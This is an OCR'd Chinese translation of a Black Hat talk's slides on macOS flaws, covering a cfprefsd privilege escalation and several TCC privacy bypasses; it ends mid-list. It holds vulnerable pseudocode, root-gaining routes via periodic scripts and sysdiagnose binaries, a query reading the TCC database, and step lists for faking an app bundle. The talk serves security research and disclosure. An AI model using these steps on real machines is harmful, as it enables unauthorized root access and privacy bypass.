
隐藏在 macOS 中的漏洞

众目睽睽



乔巴·菲茨尔

推特：@theevilbit

OFFENSIVE security

black hat

我是谁

- “macOS 控制绕过”@Offensive Security 的首席内容开发人员
- macOS 漏洞猎人
- 前红/蓝队队员
- 丈夫，父亲
- 远足、越野跑 🥾 🏔️ 🏃‍♂️

议程

- 介绍
- CVE-2021-1815 - 通过首选项进行 macOS 本地权限提升
- CVE-2021-30972 - TCC 旁路
- CVE-2022-XXXX - 通过磁盘仲裁进行沙箱逃逸
- 对于每个 CVE：
  - 技术背景
  - 原始漏洞和利用
  - 新的漏洞和利用

介绍

- “只见树木不见森林”
- 我们太专注于某件事，以至于我们很容易错过一些细节
- 急于在线阅读东西

介绍

- 我倾向于一遍又一遍地阅读相同的文章
- 我在已发布的文章中发现了三个漏洞
- 不是第一次阅读，但可能是第 10、20 甚至 30 次
- 这里将介绍其中的两个
  - 特权升级
  - TCC旁路

CVE-2021-1815 - 通过首选项进行 macOS 本地权限提升

cfprefsd

- 核心基础偏好守护进程
- 设置/存储和检索应用程序的首选项
- 2 个实例：用户、系统
- 交互：Preferences API 或直接 XPC()

原始漏洞

- pwn2own 2020 - 破解 macOS 的 6 步漏洞利用链（Yonghwi Jin、Jungwon Lim、Insu Yun 和 Taesoo Kim）

- 通过 cfprefsd 的 LPE

```
_CFPrefsCreatePreferencesDirectory(path) {
    for(slice in path.split("/")) {
        cur += slice
        if(!mkdir(cur, 0777) || errno in (EEXIST, EISDIR)) {
            chmod(cur, perm)
            chown(cur, client_id, client_group)
        } else break
    }
}
```

原始漏洞利用

- 与符号链接竞赛
- 更改 /etc/pam.d 的所有权
- 更新 sudo pam 配置
- 不用密码获取root

```
_CFPrefsCreatePreferencesDirectory(path) {
    for(slice in path.split("/")) {
        cur += slice
        if(!mkdir(cur, 0777) || errno in (EEXIST, EISDIR)) {
            chmod(cur, perm)
            chown(cur, client_id, client_group)
        } else break
    }
}
```

苹果的修复

- 被pwn2own团队逆转
- 确保不再遵循符号链接（O_NOFOLLOW）

```
int _CFPrefsCreatePreferencesDirectory(path) {
  int dirfd = open("/", O_DIRECTORY);
  for(slice in path.split("/")) {
    int fd = openat(dirfd, slice, O_DIRECTORY);
    if (fd == -1 && errno == ENOENT && !mkdirat(dirfd, slice, perm)) {
      fd = openat(dirfd, slice, O_DIRECTORY|O_NOFOLLOW);
      if ( fd == -1 ) return -1;
      fchown(fd, uid, gid);
    }
    } // close all fds return 0;
}
```

问题

- 尽管符号链接问题已解决
- 仍然创建一个目录
- 和所有权集
- ==> 我们可以在任何地方创建目录
  并将用户设置为所有者

```
int _CFPrefsCreatePreferencesDirectory(path) {
  int dirfd = open("/", O_DIRECTORY);
  for(slice in path.split("/")) {
    int fd = openat(dirfd, slice, O_DIRECTORY);
    if (fd == -1 && errno == ENOENT && !mkdirat(dirfd, slice, perm)) {
      fd = openat(dirfd, slice, O_DIRECTORY|O_NOFOLLOW);
      if ( fd == -1 ) return -1;
      fchown(fd, uid, gid);
    }
    } // close all fds return 0;
}
```


利用方法#1

- 定期脚本：每天/每周/每月执行

```
# periodic script dirs
local_periodic="/usr/local/etc/periodic"
```


- 配置：/etc/defaults/periodic.conf
- “本地”目录默认为空
- 超过 11.5 将无法工作（请参阅：https://theevilbit.github.io/beyond/beyond_0019/）
- 慢 :(获取 root 最多可能需要一天

演示


Terminal
Shell
Edit
View
Window
Help
Apr 1., Fri 11:56
csaby — -zsh — 80×24
csaby@bigsur ~ % ls -l /usr/local
csaby@bigsur ~ %
Macintosh HD

利用方法#2

- sysdiagnose 以 root 身份运行
- 它从 /usr/local/bin 执行二进制文件（默认情况下不存在）
- 由于自制软件，其中一些已得到修复
- 不完美 - 取决于用户触发器：
  - 反馈助理
  - 手动调用
  - 键盘快捷键：Command + Option + Shift+ Control + 句点 (.)





```
/usr/bin/sysdiagnose /usr/local/bin/ctsctl
/usr/bin/sysdiagnose /usr/local/bin/eos-health
/usr/bin/sysdiagnose /usr/local/bin/aeutil
/usr/bin/sysdiagnose /usr/local/bin/CGDebug
/usr/bin/sysdiagnose /usr/local/bin/amstool
/usr/bin/sysdiagnose /usr/local/bin/kpctl
/usr/bin/sysdiagnose /usr/local/bin/TrustedAccessoryFirmwareTool
/usr/bin/sysdiagnose /usr/local/bin/aopaudctl
/usr/bin/sysdiagnose /usr/local/bin/ACMTool
/usr/bin/sysdiagnose /usr/local/bin/sysconfig
/usr/bin/sysdiagnose /usr/local/bin/cdknowledgetool
/usr/bin/sysdiagnose /usr/local/bin/cdcontexttool
/usr/bin/sysdiagnose /usr/local/bin/cdinteracttool summarizeData
/usr/bin/sysdiagnose /usr/local/bin/iordump
/usr/bin/sysdiagnose /usr/local/bin/keystorectl
/usr/bin/sysdiagnose /usr/local/bin/pmtool
/usr/bin/sysdiagnose /usr/local/bin/xcpm
/usr/bin/sysdiagnose /usr/local/bin/apsclient
/usr/bin/sysdiagnose /usr/local/bin/audioDeviceDump
/usr/bin/sysdiagnose /usr/local/bin/dastool
/usr/bin/sysdiagnose /usr/local/bin/imtool
/usr/bin/sysdiagnose /usr/local/bin/idstool
/usr/bin/sysdiagnose /usr/local/bin/gestalt_query
/usr/bin/sysdiagnose /usr/local/bin/cddebug
/usr/bin/sysdiagnose /usr/local/bin/airplayutil
/usr/bin/sysdiagnose /usr/local/bin/osvariantutil
/usr/bin/sysdiagnose /usr/local/bin/controlbits
/usr/bin/sysdiagnose /usr/local/bin/ffctl
/usr/bin/sysdiagnose /usr/local/bin/clpc
/usr/bin/sysdiagnose /usr/local/bin/clpctop
/usr/bin/sysdiagnose /usr/local/bin/clpcctrl
/usr/bin/sysdiagnose /usr/local/bin/svdiagnose
/usr/bin/sysdiagnose /usr/local/bin/cplctl
/usr/bin/sysdiagnose /usr/local/bin/netlog
/usr/bin/sysdiagnose /usr/local/bin/CADebug
/usr/bin/sysdiagnose /usr/local/bin/CGDisplay
/usr/bin/sysdiagnose /usr/local/bin/ltop
/usr/bin/sysdiagnose /usr/local/bin/jetsam_priority
/usr/bin/sysdiagnose /usr/local/bin/IOSDebug
/usr/bin/sysdiagnose /usr/local/bin/ddt
```

CVE-2021-30972 - TCC 旁路

台积电


- 用于控制对隐私相关资源的访问的安全功能
- sqlite3 数据库（除了：私人权利，macl 扩展属性） - (~)/Library/Application Support/com.apple.TCC/TCC.db
- 更多信息：谈话，Wojciech Regula 和我自己的帖子



CVE-2021-30713 - XCSSET 绕过 TCC


- XCSSET 恶意软件 TCC 绕过 0day
- 由 JAMF 发现
- 恶意应用程序托管在一个捆绑包中，该捆绑包具有 TCC 权限
- macOS 错误地识别了包（提示！！！）

来源：JAMF



CVE-2021-30798 - TCC 再次绕过，灵感来自 XCSSET

- 金米奇发现
- TCC 数据库仅包含包 ID
- 只需在应用程序中伪造 bundle ID
- 系统对真正的包执行代码签名检查（提示！！！）




```
mickey-mbp:Desktop mickey$ mdfind kMDItemCFBundleIdentifier = 'us.zoom.xos'
/Users/mickey/Desktop/Fake.app
/Applications/zoom.us.app
```

问题?

- TCC.db 确实存储了 csreq 信息

```
csaby@mac ~ % sqlite3 ~/Library/Application\ Support/com.apple.TCC/TCC.db 'select hex(csreq) from access whe
re client LIKE "%zoom%" limit 1;' | xxd -r -p - | csreq -r- -t
identifier "us.zoom.xos" and anchor apple generic and certificate 1[field.1.2.840.113635.100.6.2.6] /* exist
s */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate leaf[subject.OU] = B
J4HAAB9B3
```

- 没有一个假进程有正确的代码签名

- 两种情况下的绕过都是可能的，因为：磁盘上的二进制文件已经过验证

- 哇？？？？

别处？

- 在所有其他情况下，代码签名在内存中验证
  - * 除了应用程序启动时的 GateKeeper/amfid，因为还没有进程
- XPC / Mach 连接
  - 应该使用审计令牌
  - 甚至 PID 也不安全
  - 在磁盘上？甚至没有选择 🤣
- AMFI 的内存完整性检查
- 在 macOS 上：您可以修改磁盘上的应用程序二进制文件，即使它们正在运行（与 Windows 不同）

CVE-2021-30972 - TCC 再次绕过

1. 制作一个与我们想要的应用程序具有相同的包
 ID 和名称的假应用程序
 模仿，并将其放置在任意位置

2.启动应用程序

3.将原始应用程序复制到假应用程序上

4.发起一个需要隐私权限的动作

5.绕过TCC，继承原APP权限

CVE-2021-30972 - Wojciech 的版本

1.制作一个假的应用程序，并嵌入一个“捐赠者”应用程序（使用相同的团队ID）

